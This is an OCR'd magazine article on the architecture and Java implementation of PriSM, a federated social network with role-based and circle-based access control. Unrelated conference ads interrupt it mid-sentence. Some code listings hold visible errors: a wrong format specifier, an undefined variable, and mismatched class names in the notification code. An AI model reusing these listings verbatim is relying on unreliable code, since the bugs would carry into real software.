To simplify the management of circles and roles management, PriSM allows, and suggests, that circles and roles should be organized in a hierarchy. This way a circle will inherit the properties of its immediate parent, both with respect to information propagation rules and privileges.

Table 1 summarizes the characteristics of the groups discussed so far. Namely, it shows the properties of the different user groups defined in the PriSM's social mesh model.

Online social networks are not only characterized by how users can be arranged into groups but also by how it is possible to create relationships between users. In PriSM we chose a relationship model similar to the one implemented in Twitter and Google+ rather than the model used in Facebook. The main difference is that the relationships existing in Facebook are bidirectional, which means that if Alice is connected to Bob then Bob is also connected to Alice. On the other hand, in PriSM it is possible to create unidirectional relationship, which means that if Alice is interested in messages created by Bob but Bob is not interested in the messages create by Alice, then it is possible to create a relationship only from Alice to Bob and not vice versa. According to PriSM terminology we will refer to Alice as a *fan* of Bob and to Bob as an *idol* of Alice.

This type of relationships is very useful in several contexts where the communication model is not necessarily one-to-one or many-to-many but may instead be one-to-many. A simple example of such communication model is in the universities, where a professor creates messages which are interesting (or at least should be) for several students. On the other hand, the professor is not, in general, interested in the messages created by her/his students.

Other than that, PriSM supports one-to-one communications using personal messages. Likewise,

Table 1. *The group types defined into PriSM's model*

Type	Structural	Circle	Privilege	Public	Multi-ASNs
Role	Yes	No	Yes	Yes	No
SubDomain	Yes	Yes	Yes	Yes	No
Public Group	No	Yes	No	Yes	Yes
Private Group	No	Yes	No	No	Yes

SPTechCon
The SharePoint Technology Conference

March 3-6, 2013 → San Francisco

Get the scoop on SharePoint 2013!

Register Early and SAVE!

The Best SharePoint Training!

Choose from over 90 Classes & Workshops!

Check out these NEW! classes, taught by the industry's best experts!

- **How to Install SharePoint 2013 Without Screwing It Up**
  Todd Klindt and Shane Young
- **What IS SharePoint Development?**
  Mark Rackley
- **SharePoint Performance: Best Practices from the Field**
  Jason Himmelstein
- **Creating a Great User Experience in SharePoint**
  Marc Anderson
- **Ten Best SharePoint Features You've Never Used**
  Christian Buckley
- **Understanding and Implementing Governance for SharePoint 2010**
  Bill English
- **Building Apps for SharePoint 2013**
  Andrew Connell
- **SharePoint Solutions with SPServices**
  Marc Anderson
- **Lists: Used, Abused and Underappreciated**
  Wes Preston
- **Planning and Configuring Extranets in SharePoint 2010**
  Geoff Varosky
- **Creating Simple Dashboards Using Out-of-the-Box Web Parts**
  Jennifer Mason
- **Integrating SharePoint 2010 and Visual Studio Lightswitch**
  Rob Windsor
- **Solving Enterprise Search Challenges with SharePoint 2010**
  Matthew McDermott
- **Getting Stuff Done! Managing Tasks with SharePoint Designer Workflows**
  Chris Beckett
- **SharePoint 2013 Upgrade Planning for the End User: What You Need to Know**
  Richard Harbridge
- **Ten Non-SharePoint Technical Issues That Can Doom Your Implementation**
  Robert Bogue
- **SharePoint MoneyBall: The Art of Winning the SharePoint Metrics Game**
  Susan Hanley
- **Intro to Branding SharePoint 2010 in the Farm and Online**
  Randy Drisgill and John Ross
- **How to Best Develop Requirements for SharePoint Projects**
  Dux Raymond Sy

Lots more online!

A BZ Media Event

Central Contractor Registration

Follow us: twitter.com/SPTechCon

www.sptechcon.com

many-to-many can also be realized in PriSM using groups.

PriSM Architecture and Implementation

In order to provide the services required by an ASN, each domain deploys PriSM locally. Figure 2 shows the architecture of an independent ASN deployment comprising several interconnected modules. Each module is in charge of managing a specific subset of the features provided by the system. Many of these features are 'standard' in any state-of-the-art on-line social network platform while a few others are novel, specific to PriSM's distributed/federated nature and its access and information flow controls:




Figure 2. *PriSM architecture*

- User Manager: This module provides an interface to the operations directly related to the users, such as registration, profile management, relations and subscription of messages from other users, etc.
- Circle Manager: This component controls the circles related information such as the lists of members and the propagation policies for each circle other than any relationships between them.
- Access Control Manager: This module regulates both the actions performed by the users of a PriSM ASN with respect to the privileges assigned to them by the domains administrators and enforces the policies defined in the circles.
- The functionalities of this module are:
  - to store and propagate the messages (and content) generated by the ASN's users and
  - to grant access only to those users who are allowed according to the rules.

The PriSM Web Interface exposes the services orchestrated by all these constituent modules to the ASN users.

As shown in Figure 2, the PriSM architecture consists of another module, which manages the interconnections between the different ASN instances of PriSM.

Listing 1. *Some methods of the client-side of the remote Interface*

```
public UserData getUserData(UserID uid) {
   …
   HttpResponse response = executeGet(String.format("http://%s/PriSM/remote/user/%f", uid.getDo-
                main(), uid.getUsername());
   if (2 == response.getStatusLine().getStatusCode() / 100)
      return mapper.readValue(response.getEntity().getContent(), UserData.class);
   else {
      // handle the error accordingly to the returned status code.
   }
   …
}
…
protected HttpResponse executeGet(String urlQuery) {
   HttpClient client = new DefaultHttpClient();
   HttpGet getRequest = new HttpGet(urlQuery);

   return client.execute(getRequest);
}
…
```

Remote Interface

This module is in charge of performing the operations of exchanging information with other ASNs. For example, the Remote Interface retrieves the required data when a user is accessing the profile of some user in some other domain. It also sends to the interested domains the updates involving shared data, such as those regarding the members and/or the policies of shared circles.

The current implementation of PriSM can be downloaded from [7]. It is implemented in Java, using GWT [2] for the web-interface. The communication between the web-interface and the server is done by means of the mechanisms provider by the GWT framework.

On the other hand, the communication between the different PriSM modules and between different deployments is performed using the REST model [4]. The implementation is realized using three open-source libraries: HttpClient [4], Jersey [3] and Jackson [6].

We chose GWT as the principal framework for the development of our prototype because of four main reasons:

- It allows Java programmers to develop efficient and user-friendly AJAX web-interfaces, 2. GWT's developer kit is very well integrated with Eclipse, making the development and the testing of the application simpler for programmers,
- The JavaScript obtained from the compilation of the Java source code is optimized for a plethora of browsers, relieving the developer from that task and
- The generated code is very efficient and highly optimized [9].

HttpClient is a library that simplifies the creation of network communication using the HTTP protocol, which is one of the building blocks of the REST model. See Listing 1 for a brief exam-

Listing 2. *UserManagerService's server-side remote interface*

```
@Path("/user/")
public class User {
   @GET
   @Path("{username}")
   @Produces(MediaType.APPLICATION_JSON)
   public String getUserInfo(@PathParam("username") String username) {
   …
   }
   @PUT
   @Path("{username}/fan")
   public Response addFan(@PathParam("username") String idolUsername, @Context HttpServletRequest
                req) {
   ...
   }
   @DELETE
   @Path("{username}/fan/{fanusername}@{fandomain}")
   public void deleteFan(@PathParam("username") String username, @PathParam("fanusername") String
                fanUsername, @PathParam("fandomain") String fanDomain) {
   …
   }
   @POST
   @Path("img/{username}")
   @Consumes(MediaType.MULTIPART_FORM_DATA)
   @Produces(MediaType.TEXT_PLAIN)
   public String updateUserPicture(@PathParam("username") String username, @
                FormDataParam("picture") InputStream pictureStream) {
   ...
   }
}
```

ple. We chose this library because of its stability and for the easiness to access documentation and source code examples. HttpClient also simplifies the creation of PUT and POST requests by means of an easy to use interface for the management of the message body.

Talking about request messages' body, we use JSON to encode the data exchanged between client and server. Thus, the body of the messages and the returned messages are encoded using JSON. We chose such a language for data exchange because its definition is less strict and it is also lightweight in comparison to other languages such as XML.

Considering that we are using the Java language, we could have used the plain Java serialization to send and receive data between ASNs. We chose differently in order not to limit the implementations of other PriSM compatible frameworks using different programming languages, such as C# or Ruby.

For our implementation, we are using the Jackson library to perform the conversion between POJO and JSON objects. As a matter of fact, the `mapper` variable in Listing 1 is exactly an instance of the ObjectMapper class from the Jackson library. In the client side we use the method `readValue(InputStream is, Class<?> type)` to deserialize the JSON object into the corresponding Java object.

On the server side, on the other hand, another instance of the ObjectMapper is used to serialize from Java objects to JSON objects. This is done by invoking the method `writeValue(Object obj)`.

The server side of the remote interface has been implemented using Jersey. Jersey is an open-source library implementing the JSR-331, which is the reference specification for building RESTful Web services. It uses a series of annotation helping the developer to interface the methods of different classes to paths and HTTP methods. The actual interface between the user-defined classes and the web is performed by a Jersey Servlet, which will configure itself to call the appropriate method for each incoming request.

Listing 2 shows the interface toward the UserManager module. In particular, it shows the annotations required to specify the paths, the HTTP methods and the content type associated with each Java method.

The present PriSM implementation allows communication between only ASNs which have been manually paired by the domains' administrators. Paired ASNs are considered trusted in the current model. Additionally, at present we assume the existence of a service to correctly discover other ASNs and their trustworthiness. These assumptions need further consideration in future. We will also like to note that individual ASN deployments are free to tweak the constituent modules, to add or modify functionalities as deemed appropriate.

Access Control, or How to Define Who Can do What

PriSM supports what we call group and domain privileges. The former are those privileges defining the actions users can perform within a group, such as the privileges of joining the group, to tag a message with the current group (which means to associate the message to the group, inheriting in such a way all group's rules) or the requirement of the messages tagged with a group to be moderated by a boss of the group. The latter are those privileges granting to users administrative powers, such as the privileges to create public circles, to create subdomains, to create roles and so on.

Group privileges are specific to a group for which they are defined, and therefore their enforcement is straightforward: once a user is operating in a specific group, the group privileges are applied.

Differently, domain privileges require a more complex mechanism to be enforced. Note that the PriSM framework manages and enforces access control at ASN's level, in the sense that the domain privileges are defined in groups characteristics of an ASN – such as roles and subdomains – and they can be enforced only within the specific ASN.

The operations a user is granted to perform are defined by a combination of her/his roles and the




Figure 3. *PriSM's access control model*

Listing 3. *The methods for the management of the users' privileges*

```
@Override
public Set<Privilege> getRolesPrivileges(UserID userID) {
   //admin users will always have the full privileges
   if ( userManager.isAdminUser(user) )
      return new HashSet<Privilege>(getPrivilegesList());

   Set<Privilege> privileges = new HashSet<Privilege>();

   try {
      List<CircleID>  roles = circleManager.getRolesMembership(userID);
      for (CircleID role : roles) {
      try {
privileges.addAll(dataSource.getPrivileges(role, true));
      } catch (DataSourceException e) {
         logger.error("Error retrieving the privileges for role" + role);
      }
      }
   } catch (DataSourceException e) {
      logger.error("Error retrieving the roles of user " +userID);
   }

   return privileges;
}
…
@Override
public Set<Privilege> getActivePrivileges(Set<Privilege> rolePrivileges, CircleID circleID, UserID
                userID) {
           Set<Privilege> activePrivileges = new HashSet<Privilege>(rolePrivileges);
   //admin users already have all privileges
   if ( userManager.isAdminUser(userID) )
      return activePrivileges;

   if ( null != circleID ) {
       try {
      PrivilegeCacheItem privileges = privilegesCache.getCache(circleID);

      activePrivileges.addAll(privileges.getGrant());
             activePrivileges.removeAll(privileges.getRevoke());

      if (null != privileges.getDelegationGrant(userID))
          activePrivileges.addAll(privileges.getDelegationGrant(userID));

      if (null != privileges.getDelegationRevoke(userID))
   activePrivileges.removeAll(privileges.getDelegationRevoke(userID));

                } catch (DataSourceException e) {
      logger.error("Error retrieving the privileges from the cache");
        }
   }
   return activePrivileges;
}
```

subdomain in which she/he is operating. Because of that, the PriSM framework enforces access control differently according to the action performed by the user.

Role-Based Access Control (RBAC for short) is a well-known and well-established access control model. In few words, in RBAC the access control model maps the privileges to the roles existing within an organization and associates such collections of privileges to the users. Thus, privileges are not associated directly to users but by means of roles.

In PriSM we extended the RBAC model as shown in Figure 3. According to our model the privileges of a user are defined by the roles of the user combined with the privileges defined for the "context" in which the user is operating.

More precisely, we associate to each circle (which we remind is defined as a group of users and a set of rules defining how information is propagated) a set of privileges to be granted/revoked to the user.

To do that, we compute on the fly the list of available privileges each time the user change location within the website. This is done keeping the list of privileges from the roles as a session variable (which we remind is kept on the server) and each time the user accesses a location on the web-interface we update the list of active privileges. Listing 3 shows the actual code used to retrieve roles' active privileges. Note that the method `getActivePrivileges()` does not modify the list of roles' privileges but operates on a copy of such list. This way it is possible to keep one copy of the original list along all the user's session, saving time not querying the database.

Moreover, to retrieve the privileges of a circle from the database is a costly operation. To reduce such costs in PriSM we exploited two things. First of all, we store for each circle/role the privileges lists as serialized Java objects, thus, saving the time required to build such lists from access control matrices or XML files or other kind of serialization format. Secondly, we take advantage of a cache that stores the privileges associated to the most recently accessed circles, to further speed up the retrieval of such data.

Of course, we implemented an API to invalidate the appropriate cached and session's data whenever a circle's or a role's privilege list is modified.

Information Flow Management, or Who Can Read One's Stuff

As we mentioned in the introduction, one of the key features of PriSM is the possibility for a user to share messages with other users operating in different organizations. We also mentioned that this is done while respecting the policies defined by the author of the message *and* the policies of the administrators of the domain to which the author belongs.

Before we present the implementation of the information flow mechanism, let us briefly describe how it works. We are not going into the details of the policy definition language, let us just define a policy as a formula of the form: `pred1 & pred2 & pred3` where each `pred?` is a predicate verifying certain properties of the message or of the user reading the message.

The policies that have to be applied are chosen according to the *tags* of the message.

According to the type of the circle the rules may be defined by different people. More precisely, by people with different roles within the organization.

Recall that PriSM allows the classification of users into different group types, each of them with a specific semantic. With respect to information propagation, we are interested only in such groups that are defined as circles, which means groups having associated propagation rules. Thus, we are interested only in such groups that are involved in the information propagation process.

A message is associated with two sets of tags: the *tag set* and the *conflict set*. The former associates to the messages to the groups of users that are allowed to access the message while the latter defines the set of users that are denied access to the message.

In order to read a message a user may belong to at least one of the circles in the tag set.

If it does not, then the user is granted access to the message if there exists a succession of circles $C_1, C_2, \ldots, C_N$ such that the user satisfies the policy of each circle, she/he is member of C_N, C_1 is a cir-




Figure 4. *Circle's succession within a hierarchy*

cle in the tag set and each circle in the succession is children of the next according to the circle's hierarchy. See Figure 4 for a visual example.

The conflict set works the opposite way: if a user is member of any of the conflict set then she/he is denied to read the message. For circles in the conflict set we require only a direct membership. That is, if a user is a member of the father (or the child) of a circle in the conflict set but not of one in the conflict set then she/he is not denied access to the message a priori.

As an example, consider the toy scenario shown in Figure 5. The users Bob, Charlie and Ellen are Alice's fans. Alice is member of the circle C_1 which is in turn an inner circle of C_2. Suppose Alice creates a message m and tags it with C_1 and defines no circle in the conflict set. As previously explained, Bob is allowed to access due to being a member of C_1. On the other hand, the other users will satisfy the policies of C_1 to access m. Supposing that both Charlie and Elen satisfy such policies, only Charlie will access m because he is a member of C_2. Hence, Elen will be required to satisfy also the policies of C_2 before being able to read content from the circle C_2.

The primary objective of the PriSM system is to allow users to exchange information. In order to provide to the users with satisfying experience, the architecture of PriSM has been designed to reduce the time elapsing between when the information is created and when it is actually available to the final user. To reduce such latency, PriSM takes advantage of a push mechanism that sends the messages created by the users of an ASN to all the ASNs of the fans of such users. We recall that we define that Alice is a fan of Bob if she is interested in the messages created by him.

Figure 6 shows the steps required to post a message through the system to all the users potentially interested in it. First of all, the user sends the message m to the Content Manager (1), which stores the message in the local database.

Afterwards, the Content Manager retrieves the set of followers from the User Manager (2). The Content Manager requests to the Access Control Manager for each *local* follower user whether the user is allowed to access the message (3).

The verification is performed by Access Control Manager according to the tag set, the conflict set, the set of circles the designated user is a member of and the list of propagation polices. Such information are retrieved by the Access Control Manager querying the Circle Manager (4). If the verification (3) holds then the Content Manager will notify the destination user, immediately if the user is currently on-line or delivered in the user's *inbox* to be retrieved as soon as she/he logs into the system (9). At the same time, the Content Manager sends the set of remote followers to the Remote Interface (6) which will, in turn, extract the set of domains to be notified of the existence of m (6).

The action of notifying the remote domains actually consists in forwarding m. Therefore, each remote domain will send the message m to the local Content Manager (8) which, in turn, will perform the steps (2) to (4), as performed by the Content Manager of the original domain, including the final notification (9) to the local users.

We assume each domain to be trusted. It means that the Access Control Manager will behave consistently across all ASNs. Moreover, we assume that circles' data and messages will be replicated among different domains, mainly to reduce the latency of the system. Note that such assumptions do not introduce any vulnerability substantially different than while using other existing modes of electronic communication such as email (Figure 6).




Figure 5. *Information propagation model*




Figure 6. *Message propagation*

Listing 4a. *Frontier-based information flow mechanism: the code*

```
@Override
public boolean isContentViewable(UserData user, UserCircle userCircle, Content post)
                throws RemoteDomainNotConnectedException {
   List<CircleID> allCircles = userCircle.getAllCircles();

   // check if denied
   for (CircleID dtag : post.getDeniedTags()) {
      if (allCircles.contains(dtag)) {
         logger.info(user.getId() + " is member of a denied circle");
         return false;
      }
   }

   for (CircleID tag : post.getTags()) {
      CircleID analyzedCircle = tag;

      do {
         // check if outside or contained
         if (null == analyzedCircle || allCircles.contains(analyzedCircle)) {
            return true;
         }

         Action action = ServerConfig.getDefaulAction();

         // retrieve rule
         try {
            List<Rule> circleRules = circleManager.getCircleRules(analyzedCircle);

            // find the most specific rule
            int maxMatching = 0;
            for (Rule rule : circleRules) {
               if (maxMatching < rule.size()) {
                  int i = rule.check(user, userCircle, post);
                  if (i > maxMatching) {
                        maxMatching = i;
                        action = rule.getAction();
                  }
               }
            }
         } catch (CircleNotExistingException e) {
            logger.warn("Circle " + analyzedCircle + " was not found!");

            break;
         } catch (DataSourceException e) {
            logger.error("DataSourceException", e);

            break;
         }

         // if can cross the border
         if (action.equals(Action.ALLOW)) {
```

Introducing the leading forum for Cyber Security…

CYBER INTELLIGENCE ASIA 2013

12-14 March 2013, Royale Chulan Hotel, Kuala Lumpur, Malaysia

Organised By: INTELLIGENCE-SEC

Endorsed By: MOSTI

Supporting Partner: CyberSecurity MALAYSIA

Knowledge Partner: INDIAN CYBER ARMY Securing Digital India

Supported By: MALAYSIA, Malaysia Truly Asia

Hear in-depth presentations from:

- **Honourable Howard Schmidt,** Former Special Assistant to the President, Cyber Security Coordinator, **Executive Office of the President Obama**
- **Dr. Mingu Jumaan,** Director, **Sabah State Computer Services Department, Malaysia**
- **Phannarith Ou,** Head, **Cambodia Computer Emergency Response Team (CamCERT)**
- **Chief Inspector (Dr.) Frank Law,** President, **The High Technology Crime Investigation Association (HTCIA)**
- **Leo Dofiles,** Computer Crime Investigator/Computer & Cellphone Forensics Planner, **Philippine National Police**
- **Budi Rahardjo,** Chairman, **Indonesia Computer Emergency Response Team (ID-CERT)**
- **Jack YS Lin,** Information Security Analyst, **Japan Computer Emergency Response Team (JPCERT)**
- **Andrey Komarov,** Chief Technology Officer for CERT-GIB, **Russian Law Enforcement & Representative at the European Union**

HEAR In-Depth Presentations discussing:

- MALAYSIAN CYBER SECURITY UPDATE
- INVSTIGATION AGAINST EXTORTION VIA DDoS ATTACK
- CYBER CRIME IN THE PHILIPPINES
- INDONESIAN INTERNET SECURITY STATUS
- US GOVERNMENT PERSPECTIVE ON CYBER SECURITY
- FIGHTING CYBERCRIME IN CAMBODIA IN THE ABSENSE OF LAW
- JAPAN CERT ACTIVITY

PLUS Book your place on our interactive Workshops!

Workshop A – 12th March 2013	Workshop B – 12th March 2013
WEB APPLICATION & SECURITY	CYBER DEFENCE OR DEFENDING THE BUSINESS
Kislay Chaudhary, *Director and Senior Information Security Analyst,* ***Indian Cyber Army***	***Air Commodore (Ret'd) Bruce Wynn OBE FBCS CITP,*** *Owner,* ***Business Information Solutions UK***

Sponsors/Exhibitors:

EMERGING THREATS

CODENOMICON

Data Expert

]HackingTeam[

WHY ATTEND?

- Listen to the key players in the cyberspace industry
- Opportunity to network with 250 delegates from across the globe
- Discuss the latest cyber trends and threats
- Analyse the latest solutions to stop cyber terrorism with esteemed government personnel
- Take the time to visit the vibrant exhibition to learn the industry solutions to cyber security
- Don't miss the chance to be networking with senior cyber experts for a full 4 day event

EVENT SCHEDULE

12th March 2013 – Pre-Conference Workshops
13th March 2013 – Conference & Exhibition
14th March 2013 – Conference & Exhibition

How to Register for Cyber Intelligence Asia 2013?

Telephone:	Fax:	Email:	Online:
+44 (0)1582 346 706	+44 (0)1582 346 718	events@intelligence-sec.com	www.intelligence-sec.com

Step (8) is executing using interfaces similar to the ones shown in Listing 1 (for the client side, which is sending the message) and Listing 2 (for the server side, which is receiving the message).

The source code executing step (3) in the Access Control Manager is shown in Listing 4. As one may notice, at first we verify that the user is not a member of one of the denied circles and then we evaluate, for each circle, if there is at least a path from that circle to the outside allowing the reading user to access the message.

The code presented in Listing 4 is not optimal. We present this version of the code for the sake of simplicity. In order to optimize the operation executed by the method `isContentViewable()` we could use different threads to parallelize the computation of the path ascending from each tagged circle. Moreover, it is possible to further speed up the computation of such paths by means of a shared list of visited paths to stop the computation of a path if one of its step had already been previously evaluated by another thread (Listing 4).

Notification System

The promptness of a system is a crucial feature to provide a satisfying user experience.

This means both that the website responds to the commands issued by the user and that the interface updates itself accordingly to the events generated by other users.

HTML 5 provides an interesting feature called WebSocket which allows the server to send unsolicited data to the client. Unfortunately, such feature is not currently supported by all the major browsers and therefore we needed to use another approach to make PriSM's interface more responsive to the modification of the system.

We chose to implement a personalized version of the so-called HTTP Push.

HTTP Push is a technique allowing a server to emulate that it is pushing data to the client using a pull request which *blocks on the server-side* (Figure 7).




Figure 7. *HTTP Pull vs HTTP Push*

Listing 4b. *Frontier-based information flow mechanism: the code*

```
            try {
               // get the parent
               CircleData circleData = circleManager.getCircleById(analyzedCircle);
               analyzedCircle = circleData.getParent();
            } catch (DataSourceException e) {
               logger.error("Reading details for " + analyzedCircle);
               break;
            } catch (CircleNotExistingException e) {
               logger.warn("Circle " + analyzedCircle + " was not found!");
               break;
            }
         } else {
            // else try with the next tagged circle
            break;
         }
      } while (null != analyzedCircle);
   }

   return false;
}
```

Listing 5. *The client-side code for retrieving new notifications*

```
private void getNewNotification() {
   clientFactory.getDataProvider().getNewNotification(new AsyncCallback<Map<NotificationT
                ype, List<? extends ID>>>() {
      @Override
      public void onSuccess(Map<NotificationType, List<? extends ID>> result) {
         int tot = 0;
         if (result.keySet().contains(NotificationType.UPDATE_ROLE))
         … /* update the  privileges */ …
         if (result.keySet().contains(NotificationType.CONTENT_CREATED) || result.keySet().
                contains(NotificationType.CONTENT_SELF_CREATED) )
              clientFactory.getEventBus().fireEvent(new NewContentEvent());

         if ( result.keySet().contains(NotificationType.CONTENT_COMMENTED) || result.
                keySet().contains(NotificationType.CONTENT_SELF_COMMENTED) )
              clientFactory.getEventBus().fireEvent(new NewCommentEvent());
         //sum up except self created content
         for (NotificationType type : result.keySet()) {
            if ( !type.equals(NotificationType.CONTENT_SELF_CREATED) && !type.
                equals(NotificationType.CONTENT_SELF_COMMENTED) ) {
               tot += result.get(type).size();
               }
            }
         if ( tot > 0 )
      view.getNotificationLinkText().setText("Notification ["+tot+"]");
         else
      view.getNotificationLinkText().setText("Notification");

         getNewNotificationNo();
      }

      @Override
      public void onFailure(Throwable caught) {
      /* handle a failure propertly */
      }
   });
}
```

Listing 6. *The server-side code for retrieving new notifications*

```
public class DataProviderImpl implements DataProvider {
…
private NotificationList notifications;
…
@Override
public Map<NotificationType,List<? extends ID>> getNewNotification(String username) throws
                DataSourceException {
   notifications.get(username);

   return dataSource.getNewNotification(username);
}
…
}
```

Listing 7. *NotificationLists, the class managing the push simulation*

```
public class NotificationLists {
   private Map<String, NotificationSync> notifi-
                  cationListener;
   private static final long TIME = 30000;

   public NotificationLists() {
      notificationListener = new
      HashMap<String, NotificationCounter>();
   }

   public void get(String username) {
      NotificationCounter c = null;

      synchronized (notificationListener) {
         c = notificationListener.get(username);
         if (null == c) {
            c = new NotificationSync();
            notificationListener.put(username, c);
         }
      }
      synchronized(c) {
         if (!c.get())
            try {
               c.wait(TIME);
            } catch (InterruptedException e) {
               // something interrupted
                  this thread. Just live
                  with it.
            }

         c.clean();
      }
   }
   …
   public void add(String username) {
      NotificationCounter c = null;
      synchronized(notificationListener) {
         c = notificationListener.
                  get(username);
         if (null == c)
            return;
      }

      synchronized(c) {
         c.add();
         c.notified();
         c.notifyAll();
      }
   }
   …
}
```


References

[1] C.man Au Yeung, I. Liccardi, K. Lu, O. Seneviratne, and T. Berners-Lee. *Decentralization: The Future of Online Social Networking,* Proceedings of W3C Workshop on the Future of Social Networking, 2009

[2] Google Web Toolkit, available online at *https://developers.google.com/web-toolkit/*

[3] Jersey, available online at *http://jersey.java.com/*

[4] HttpClient, available online at *hc.apache.org/httpcomponents-client-ga/*

[5] REST, see *http://en.wikipedia.org/wiki/Representational_state_transfer*

[6] Jackson, available online at *http://jackson.codehaus.org/*

[7] PriSM, available online at *http://sands.sce.ntu.edu.sg/PriS*

[8] POST, available online at *http://en.wikipedia.org/wiki/POST_(HTTP)*

[9] Google I/O 2010 – Optimizing apps with the GWT Compiler, available online at *http://www.youtube.com/watch?v=qT6ZsQBM7kY*

[10] Decentralized Online Social Networking, A basic introduction and some related literature from the authors can be found at *http://sands.sce.ntu.edu.sg/dOSN/*

PriSM web-interface executes a sort of background thread that queries the server for new notifications. We define as notification each event that modified the state of the server and that is of some relevance for the user. Examples of notification are new messages, modification of the membership status of some circle and updates to the privileges of a role.

Listing 5 shows the client-side code handling the requests. We remind that the presented code is written in Java but is compiled to JavaScript by the GWT compiler. One may notice that the method `getNewNotification()` queries repetitively the server, calling the method `clientFactory.getDataProvider().getNewNotification()` not even waiting between the requests.

This is possible because the method actually executing the remote request will not return immediately. Listing 6 and 7 show how we made this possible.

Listing 6 shows the server side code that is executed upon the call of `clientFactory.getDataProvider().getNewNotification()` on the client.

Such a method is called `getNewNotification()` and its body is very simple. First of all it calls the `get()` method of the class `NotificationList` and then retrieves the new notification, if any, from the datasource.

Listing 7, on the other hand, shows the class `NotificationList`. It consists of a Map which is used to coordinate the notification system.

